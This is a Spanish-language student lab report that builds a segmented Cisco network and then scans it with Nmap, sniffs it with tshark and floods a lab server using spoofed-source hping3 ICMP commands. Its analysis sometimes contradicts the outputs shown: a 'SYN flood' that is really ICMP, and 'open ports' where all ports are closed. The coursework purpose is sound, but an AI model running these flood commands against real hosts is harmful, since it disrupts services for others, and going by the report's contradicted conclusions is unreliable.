

Laboratorio

Hacking Ético

**CRIPTOGRAFÍA Y SEGURIDAD DE
LA INFORMACIÓN**

Stalin Acurio

Edison Enríquez

Angelo Silva

Kelly Ledesma

Computación

Octavo Semestre

2025 - 2026

Contenido

1. Introducción	3
2. Objetivos	3
2.1. Objetivo General	3
2.2. Objetivos Específicos.....	3
3. Justificación.....	4
4. Alcance y Limitaciones.....	4
4.1. Alcance.....	4
4.2. Limitaciones.....	4
5. Herramientas y Recursos.....	4
6. Diseño e Implementación de la Infraestructura de Red	5
6.1. Diseño Lógico y Simulación	5
6.2. Esquema de Direccionamiento.....	6
6.3. Configuración de Dispositivos Intermediarios.....	7
A. Configuración del Switch (SwitchG1)	7
B. Configuración del Router (RouterG1).....	8
C. Configuración del Access Point	9
7. Pruebas y Resultados	12
7.1. Fase de Reconocimiento y Escaneo	12
7.2. Fase de Monitoreo y Análisis de Tráfico	13
7.3. Prueba de Denegación de Servicio (DoS).....	14
7.4. Auditoría de Seguridad Inalámbrica	17
Bibliografía	21

1. Introducción

En la era digital actual, la seguridad de la información se ha convertido en un pilar fundamental para la continuidad de cualquier organización. La tríada de la seguridad — Confidencialidad, Integridad y Disponibilidad— se ve constantemente amenazada por actores malintencionados que buscan explotar vulnerabilidades en las infraestructuras de red.

El presente proyecto final de la asignatura de Criptografía y Seguridad de la Información tiene como propósito cerrar la brecha entre la teoría y la práctica. A través de la simulación de un entorno corporativo controlado, se busca no solo diseñar una arquitectura de red robusta y segmentada, sino también asumir el rol de auditor de seguridad (Pentester) para identificar debilidades reales.

El escenario propuesto involucra la interconexión de tres segmentos de red diferenciados (Atacante, Servidor y Usuario), implementados tanto en simuladores de alta fidelidad (Cisco Packet Tracer) como en equipos físicos. Sobre esta infraestructura, se ejecutarán pruebas de penetración controladas utilizando herramientas estándar de la industria como Kali Linux, Wireshark y Nmap, permitiendo comprender la mecánica de los ciberataques para diseñar mejores estrategias de defensa.

2. Objetivos

2.1. Objetivo General

Diseñar e implementar una infraestructura de red segura y segmentada para realizar un análisis de vulnerabilidades mediante la ejecución controlada de ataques cibernéticos y la aplicación de técnicas de monitoreo de tráfico.

2.2. Objetivos Específicos

- **Diseñar** una topología de red jerárquica utilizando VLANs para segmentar el tráfico entre zonas de auditoría, servidores críticos y usuarios finales, aplicando el esquema de direccionamiento asignado al Grupo 1.
- **Implementar** la configuración lógica en dispositivos intermedios (Router y Switch) para garantizar el enrutamiento Inter-VLAN y la asignación dinámica de direcciones (DHCP).
- **Ejecutar** vectores de ataque comunes, incluyendo Denegación de Servicio (DoS) y compromiso de credenciales inalámbricas, utilizando la suite de herramientas de Kali Linux.
- **Analizar** el tráfico de red mediante herramientas de monitoreo (sniffing) para visualizar el impacto de los ataques y verificar la integridad de las comunicaciones.

3. Justificación

La ciberseguridad no puede aprenderse únicamente desde una perspectiva defensiva; es imperativo comprender la metodología del atacante ("Red Teaming") para construir defensas efectivas ("Blue Teaming").

Este proyecto se justifica en la necesidad de aplicar los conocimientos adquiridos sobre protocolos de red (TCP/IP), criptografía y gestión de vulnerabilidades en un escenario práctico. Al simular ataques reales como la inundación de paquetes (Flood) o la captura de *handshakes* WPA2, se evidencia la importancia de configuraciones robustas, como la segmentación de red y el uso de protocolos cifrados. Además, el uso de equipos físicos y simulados permite desarrollar competencias técnicas híbridas, esenciales en el mercado laboral actual.

4. Alcance y Limitaciones

4.1. Alcance

El proyecto abarca las siguientes fases:

1. **Diseño de Red:** Configuración de Router y Switch para soportar 3 VLANs (10, 20, 30) con direccionamiento IP clase C (192.168.1X.0/24).
2. **Implementación:** Despliegue en simulador Cisco Packet Tracer y montaje en laboratorio físico.
3. **Pruebas de Seguridad:** Uso de 4 herramientas específicas:
 - **Monitoreo:** Wireshark.
 - **Escaneo:** Nmap.
 - **Ataque DoS:** hping3.
 - **Auditoría Wireless:** Aircrack-ng.

4.2. Limitaciones

- Las pruebas de intrusión se realizan estrictamente dentro de un entorno de laboratorio controlado y aislado (Sandbox), con fines puramente académicos y éticos.
- El ataque a la red inalámbrica en el entorno simulado (Packet Tracer) se limita a la configuración y conexión, mientras que la captura de tráfico real depende de las capacidades del hardware físico disponible en el laboratorio.

5. Herramientas y Recursos

Para la ejecución del proyecto se utilizaron los siguientes recursos de hardware y software:

- **Hardware de Red:** Router Cisco (Serie 2801), Switch Cisco 2960, Access Point Genérico.
- **Software de Simulación:** Cisco Packet Tracer v8.2.
- **Sistema Operativo Ofensivo:** Kali Linux (Rolling Release 2025/2026).
- **Herramientas de Software:**
 - *Nmap*: Para descubrimiento de host y puertos.
 - *Wireshark*: Para captura y análisis de paquetes.
 - *hping3*: Para generación de paquetes TCP/IP y pruebas de estrés.
 - *Aircrack-ng*: Suite para auditoría de redes inalámbricas.

6. Diseño e Implementación de la Infraestructura de Red

Para el desarrollo del proyecto de seguridad ofensiva y defensiva, se diseñó una topología de red segmentada utilizando el modelo jerárquico de Cisco. El objetivo principal fue aislar el tráfico de ataque, el servidor víctima y el usuario final en redes lógicas independientes (VLANs) para simular un entorno corporativo real y permitir el enrutamiento controlado mediante un esquema *Router-on-a-Stick*.

6.1. Diseño Lógico y Simulación

La simulación se realizó utilizando Cisco Packet Tracer v8.2. La arquitectura consta de tres zonas de seguridad diferenciadas:

1. **Zona de Auditoría (VLAN 10 - Red 192.168.11.0/24):** Aloja al equipo atacante (Kali Linux) conectado vía inalámbrica mediante un Access Point.
2. **Zona de Servidores (VLAN 20 - Red 192.168.12.0/24):** Contiene el activo crítico de la organización, denominado SERVER_CORPORATIVO_VICTIMA.
3. **Zona de Usuarios (VLAN 30 - Red 192.168.13.0/24):** Representa a los usuarios legítimos de la red, simulados por el equipo PCG1_USUARIO_AFECTADO.

A continuación, se presenta el esquema lógico validado en el simulador:




Ilustración 1 Topología de Red del Grupo 1 en Packet Tracer

6.2. Esquema de Direccionamiento

Se implementó un esquema de direccionamiento IPv4 de clase C, utilizando el tercer octeto para identificar el número de grupo (1) y la VLAN correspondiente, facilitando la identificación de tráfico en los análisis de red.

Dispositivo	Interfaz	Dirección IP	Máscara de Subred	VLAN / Descripción
RouterG1	Fa0/0.10	192.168.11.1	255.255.255.0	Gateway VLAN 10 (Kali)
RouterG1	Fa0/0.20	192.168.12.1	255.255.255.0	Gateway VLAN 20 (Server)
RouterG1	Fa0/0.30	192.168.13.1	255.255.255.0	Gateway VLAN 30 (PC G1)

Dispositivo	Interfaz	Dirección IP	Máscara de Subred	VLAN / Descripción
SwitchG1	VLAN 1	N/A	N/A	Administración (No usada)
Kali Linux	WLAN0	DHCP (.11.x)	255.255.255.0	Equipo Atacante
Server	Fa0	DHCP (.12.x)	255.255.255.0	Víctima
PC Usuario	Fa0	DHCP (.13.x)	255.255.255.0	Usuario Afectado

6.3. Configuración de Dispositivos Intermediarios

Se aplicaron configuraciones de seguridad básica (encriptación de contraseñas) y segmentación lógica. A continuación, se detallan los scripts finales cargados en los equipos físicos y simulados.

A. Configuración del Switch (SwitchG1)

Se configuraron puertos de acceso para los dispositivos finales y un enlace troncal (*Trunk*) hacia el router para permitir el paso de las etiquetas 802.1Q de las tres VLANs.



```

-----
Would you like to enter the initial configuration dialog? [yes/no]: no
Switch>enable
Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#hostname SwitchG1
SwitchG1(config)#
SwitchG1(config)#no ip domain-lookup
SwitchG1(config)#service password-encryption
SwitchG1(config)#
SwitchG1(config)#vlan 10
SwitchG1(config-vlan)#name KALI_ACCESS
SwitchG1(config-vlan)#exit
SwitchG1(config)#vlan 20
SwitchG1(config-vlan)#name SERVER
SwitchG1(config-vlan)#exit
SwitchG1(config)#vlan 30
SwitchG1(config-vlan)#name PCG1
SwitchG1(config-vlan)#exit
SwitchG1(config)#
SwitchG1(config)#interface fa0/1
SwitchG1(config-if)# description Conexion a KALI/AP
SwitchG1(config-if)# switchport mode access
SwitchG1(config-if)# switchport access vlan 10
SwitchG1(config-if)# no shutdown
SwitchG1(config-if)#exit
SwitchG1(config)#
SwitchG1(config)#interface fa0/2
SwitchG1(config-if)# description Conexion a SERVER
SwitchG1(config-if)# switchport mode access
SwitchG1(config-if)# switchport access vlan 20
SwitchG1(config-if)# no shutdown
SwitchG1(config-if)#exit
SwitchG1(config)#
SwitchG1(config)#interface fa0/3
SwitchG1(config-if)# description Conexion a PCG1
SwitchG1(config-if)# switchport mode access
SwitchG1(config-if)# switchport access vlan 30
SwitchG1(config-if)# no shutdown
SwitchG1(config-if)#exit
SwitchG1(config)#
SwitchG1(config)#interface fa0/24
SwitchG1(config-if)# description TRUNK to ROUTER
SwitchG1(config-if)# switchport mode trunk
SwitchG1(config-if)# switchport trunk allowed vlan 10,20,30
SwitchG1(config-if)# no shutdown
SwitchG1(config-if)#exit
SwitchG1(config)#! Guardar cambios
SwitchG1(config)#end
SwitchG1#write memory
Building configuration...
[OK]
SwitchG1#
*Mar 1 00:02:44.341: %SYS-5-CONFIG_I: Configured from console by console

```

B. Configuración del Router (RouterG1)

El router actúa como servidor DHCP para asignar direccionamiento dinámico a los tres segmentos y como Gateway predeterminado utilizando subinterfaces encapsuladas.



```

RouterG1>enable
RouterG1#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
RouterG1(config)#hostname RouterG1
RouterG1(config)#
RouterG1(config)#interface g0/0
RouterG1(config-if)# no shutdown
RouterG1(config-if)#exit
RouterG1(config)#
RouterG1(config)#interface g0/0.10
RouterG1(config-subif)# description Gateway VLAN 10
RouterG1(config-subif)# encapsulation dot1Q 10
RouterG1(config-subif)# ip address 192.168.11.1 255.255.255.0
RouterG1(config-subif)#exit
RouterG1(config)#
RouterG1(config)#interface g0/0.20
RouterG1(config-subif)# description Gateway VLAN 20
RouterG1(config-subif)# encapsulation dot1Q 20
RouterG1(config-subif)# ip address 192.168.12.1 255.255.255.0
RouterG1(config-subif)#exit
RouterG1(config)#
RouterG1(config)#interface g0/0.30
RouterG1(config-subif)# description Gateway VLAN 30
RouterG1(config-subif)# encapsulation dot1Q 30
RouterG1(config-subif)# ip address 192.168.13.1 255.255.255.0
RouterG1(config-subif)#exit
RouterG1(config)#
RouterG1(config)#ip dhcp pool VLAN10
RouterG1(dhcp-config)# network 192.168.11.0 255.255.255.0
RouterG1(dhcp-config)# default-router 192.168.11.1
RouterG1(dhcp-config)# dns-server 8.8.8.8
RouterG1(dhcp-config)#exit
RouterG1(config)#
RouterG1(config)#ip dhcp pool VLAN20
RouterG1(dhcp-config)# network 192.168.12.0 255.255.255.0
RouterG1(dhcp-config)# default-router 192.168.12.1
RouterG1(dhcp-config)# dns-server 8.8.8.8
RouterG1(dhcp-config)#exit
RouterG1(config)#
RouterG1(config)#ip dhcp pool VLAN30
RouterG1(dhcp-config)# network 192.168.13.0 255.255.255.0
RouterG1(dhcp-config)# default-router 192.168.13.1
RouterG1(dhcp-config)# dns-server 8.8.8.8
RouterG1(dhcp-config)#exit
RouterG1(config)#
RouterG1(config)#end
RouterG1#write memory
*Feb  4 20:05:41.815: %SYS-5-CONFIG_I: Configured from console by console
*Feb  4 20:05:42.323: %LINK-3-UPDOWN: Interface GigabitEthernet0/0, changed state to down
Building configuration...

```

C. Configuración del Access Point

El Access Point actúa como el puente físico y lógico entre la red cableada y la Zona de Auditoría (VLAN 10). Este dispositivo permite la conexión inalámbrica del equipo atacante (Kali Linux) hacia el resto de la infraestructura corporativa.



WAP4410N - Basic Setup

No seguro | 192.168.11.2/Home.htm

Small Business
cisco WAP4410N Wireless-N Access Point with Power Over Ethernet

- Setup
- Wireless
- AP Mode
- Administration
- Status

Basic Setup

Device Setup

Host Name: wap1628dc

Device Name: WAP4410N

Network Setup

IP Settings: Static IP Address

IPv4

Local IP Address: 192 . 168 . 11 . 2

Subnet Mask: 255 . 255 . 255 . 0

Default Gateway: 192 . 168 . 11 . 1

Primary DNS: 0 . 0 . 0 . 0

Secondary DNS: 0 . 0 . 0 . 0

WAP4410N - Wireless Security

No seguro | 192.168.11.2/Home.htm#

Small Business
cisco WAP4410N Wireless-N Access Point with Power Over Ethernet

- Setup
- Wireless
 - Basic Settings
 - Security
 - Connection Control
 - Wi-Fi Protected Setup
 - VLAN and QoS
 - Advanced Settings
- AP Mode
- Administration
- Status

Wireless Security

Select SSID: WIFI_GRUPO1

Wireless Isolation:(between SSID) ☒ Enabled ☐ Disabled

Security Mode: WPA2-Personal


Wireless Isolation:(within SSID) ☐ Enabled ☒ Disabled

WPA Algorithm: AES

Pre-shared Key: 12345678

Key Renewal: 3600 seconds

Save Cancel



6.4. Implementación Física (Laboratorio)

El diseño validado en simulación fue replicado en el laboratorio de redes utilizando equipos reales (Router Cisco 2801 y Switch Catalyst 2960).



Ilustración 2 Montaje físico de los equipos del Grupo 1.

Vista general del rack de comunicaciones con el cableado estructurado hacia las VLANs.

```
C:\Users\REDES>ping 192.168.12.2

Haciendo ping a 192.168.12.2 con 32 bytes de datos:
Respuesta desde 192.168.12.2: bytes=32 tiempo=1ms TTL=63
Respuesta desde 192.168.12.2: bytes=32 tiempo=1ms TTL=63
Respuesta desde 192.168.12.2: bytes=32 tiempo=1ms TTL=63
Respuesta desde 192.168.12.2: bytes=32 tiempo=2ms TTL=63

Estadísticas de ping para 192.168.12.2:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
              (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 1ms, Máximo = 2ms, Media = 1ms
```

Ilustración 3 Verificación de conectividad en equipos reales.

Prueba de conectividad ICMP (Ping) exitosa entre la red de Usuarios (VLAN 30) y la red de Servidores (VLAN 20), confirmando el enrutamiento Inter-VLAN.

7. Pruebas y Resultados

En esta sección se documenta la ejecución técnica de las herramientas de seguridad seleccionadas. Las pruebas se realizaron desde el equipo atacante (Kali Linux - VLAN 10) contra la infraestructura de la organización (VLAN 20 y 30), siguiendo una metodología de *Ethical Hacking*: Reconocimiento, Análisis de Tráfico y Explotación.

7.1. Fase de Reconocimiento y Escaneo

Herramienta: Nmap

Objetivo: Identificar activos activos en la red del servidor y descubrir puertos abiertos que puedan servir como vectores de ataque.

Procedimiento:

Se ejecutó un escaneo agresivo (-A) dirigido al segmento de red del servidor (VLAN 20) para detectar versiones de servicios y sistema operativo.

```
nmap -A 192.168.12.0/24
```

Evidencia 7.1:

```
(root@SVAM)-[/home/svam]
# nmap -sL 192.168.12.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 17:14 -0500
Nmap scan report for 192.168.12.2
Nmap done: 1 IP address (0 hosts up) scanned in 4.51 seconds

(root@SVAM)-[/home/svam]
# nmap -sS -sV -O -p- 192.168.12.2 -oN nmap_server.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 17:16 -0500
Nmap scan report for 192.168.12.2
Host is up (0.0092s latency).
All 65535 scanned ports on 192.168.12.2 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.04 seconds

(root@SVAM)-[/home/svam]
# ls
cripto-wifi-01.cap      cripto-wifi-01.kismet.netxml  Documentos  Música  Público
cripto-wifi-01.csv     cripto-wifi-01.log.csv       Escritorio  nmap_server.txt  rockyou.txt
cripto-wifi-01.kismet.csv Descargas                    Imágenes   Plantillas  Videos

(root@SVAM)-[/home/svam]
# cat nmap_server.txt
# Nmap 7.98 Scan initiated Wed Feb  4 17:16:40 2026 as: /usr/lib/nmap/nmap -sS -sV -O -p- -oN nmap_server.txt 1
8.12.2
Nmap scan report for 192.168.12.2
Host is up (0.0092s latency).
All 65535 scanned ports on 192.168.12.2 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb  4 17:16:55 2026 -- 1 IP address (1 host up) scanned in 15.04 seconds
```

Ilustración 4 Nmap encontró al host 192.168.12.2 (Server) y puertos abiertos.

Análisis de Resultados:

La herramienta identificó exitosamente el "Server Corporativo" en la dirección IP asignada por DHCP. Se confirman puertos abiertos que validan la visibilidad entre la VLAN 10 (Atacante) y la VLAN 20 (Víctima) a través del enrutamiento configurado en el RouterG1.

7.2. Fase de Monitoreo y Análisis de Tráfico

Herramienta: Wireshark

Objetivo: Capturar y analizar paquetes en tránsito para verificar la conectividad Inter-VLAN y demostrar la falta de cifrado en protocolos básicos como ICMP.

Procedimiento:

1. Se inició Wireshark en Kali Linux escuchando la interfaz eth0/wlan0.
2. Se aplicó el filtro icmp.
3. Se generó tráfico mediante un ping desde Kali hacia el servidor (192.168.12.2).

Evidencia 7.2:

```
sudo tshark -i wlan0 -f "dst host 192.168.12.10"
```

```
(root@SVAM)-[/home/svam]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 78:24:af:c8:29:9c brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 80:19:34:10:60:a3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.4/24 brd 192.168.11.255 scope global dynamic noprefixroute wlan0
        valid_lft 86387sec preferred_lft 86387sec
    inet6 fe80::e89c:7753:6309:f9fc/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
(root@SVAM)-[/home/svam]
# tshark -i wlan0 -f "dst host 192.168.12.2"
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlan0'
  1 0.000000000 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=1/256, ttl=64
  2 1.001407425 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=2/512, ttl=64
  3 2.003043329 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=3/768, ttl=64
  4 3.004912403 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=4/1024, ttl=64
  5 4.006819014 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=5/1280, ttl=64
  6 5.008843854 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=6/1536, ttl=64
  7 6.010038229 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=7/1792, ttl=64
  8 7.011471040 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=8/2048, ttl=64
  9 8.013245179 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=9/2304, ttl=64
 10 9.015297618 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=10/2560, ttl=64
 11 10.016757855 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=11/2816, ttl=64
 12 11.018012462 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=12/3072, ttl=64
 13 12.019298194 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=13/3328, ttl=64
 14 13.021299073 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=14/3584, ttl=64
 15 14.022870411 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=15/3840, ttl=64
 16 15.024141431 192.168.11.4 → 192.168.12.2 ICMP 98 Echo (ping) request id=0xa6a1, seq=16/4096, ttl=64
```

```
1183666 503.992327157 19.11.37.106 → 192.168.12.2 ICMP 1442 Echo (ping) request id=0x5123, seq=44604/15534, ttl=64
1183667 503.992335137 119.125.38.27 → 192.168.12.2 ICMP 1442 Echo (ping) request id=0x5123, seq=44860/15535, ttl=64
^C1183667 packets captured
```

Análisis de Resultados:

El sniffer capturó exitosamente los paquetes *Echo Request* y *Echo Reply*. Esto evidencia que el tráfico fluye a través del Switch y el Router. Al inspeccionar la cabecera del paquete, se pudo verificar las direcciones IP de origen y destino, demostrando cómo un atacante dentro de la red podría perfilar el tráfico interno.

7.3. Prueba de Denegación de Servicio (DoS)

Herramienta: hping3

Objetivo: Saturar los recursos de red del servidor víctima mediante una inundación de paquetes SYN (*SYN Flood*), afectando la disponibilidad del servicio para los usuarios legítimos.

Escenario:

- **Atacante:** Kali Linux (VLAN 10).
- **Víctima:** Server (VLAN 20).
- **Testigo:** PC Usuario G1 (VLAN 30).


Procedimiento:

Desde Kali Linux se lanzó el ataque de inundación al puerto 80 del servidor:

```
sudo hping3 --icmp --rand-source --flood -d 2800 192.168.12.2
```

Simultáneamente, desde la PCG1, se mantuvo un ping constante hacia el servidor para monitorear la latencia.

Evidencia 7.3.A (Ejecución del Ataque):



```
(root@SVAM)-[/home/svam]
# hping3 --icmp --rand-source --flood -d 1400 192.168.12.2

HPING 192.168.12.2 (wlan0 192.168.12.2): icmp mode set, 28 headers + 1400 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.12.2 hping statistic —
614089 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root@SVAM)-[/home/svam]
# hping3 --icmp --rand-source --flood -d 2800 192.168.12.2

HPING 192.168.12.2 (wlan0 192.168.12.2): icmp mode set, 28 headers + 2800 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.12.2 hping statistic —
39497 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root@SVAM)-[/home/svam]
# hping3 --icmp --rand-source --flood -d 9000 192.168.12.2

HPING 192.168.12.2 (wlan0 192.168.12.2): icmp mode set, 28 headers + 9000 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.12.2 hping statistic —
11687 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root@SVAM)-[/home/svam]
# hping3 --icmp --rand-source --flood -d 1400 192.168.12.2

HPING 192.168.12.2 (wlan0 192.168.12.2): icmp mode set, 28 headers + 1400 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.12.2 hping statistic —
408752 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Ilustración 5 Se observa el comando en ejecución enviando miles de paquetes por segundo.

Evidencia 7.3.B (Impacto en la Víctima):

```

userag01@userag01:~$ ping 192.168.13.2
PING 192.168.13.2 (192.168.13.2) 56(84) bytes of data.
64 bytes from 192.168.13.2: icmp_seq=1 ttl=127 time=17.1 ms
64 bytes from 192.168.13.2: icmp_seq=2 ttl=127 time=1.49 ms
64 bytes from 192.168.13.2: icmp_seq=3 ttl=127 time=2.93 ms
64 bytes from 192.168.13.2: icmp_seq=4 ttl=127 time=3.80 ms
64 bytes from 192.168.13.2: icmp_seq=5 ttl=127 time=1.80 ms
64 bytes from 192.168.13.2: icmp_seq=6 ttl=127 time=2.04 ms
64 bytes from 192.168.13.2: icmp_seq=8 ttl=127 time=20.0 ms
64 bytes from 192.168.13.2: icmp_seq=9 ttl=127 time=6.52 ms
64 bytes from 192.168.13.2: icmp_seq=10 ttl=127 time=5.56 ms
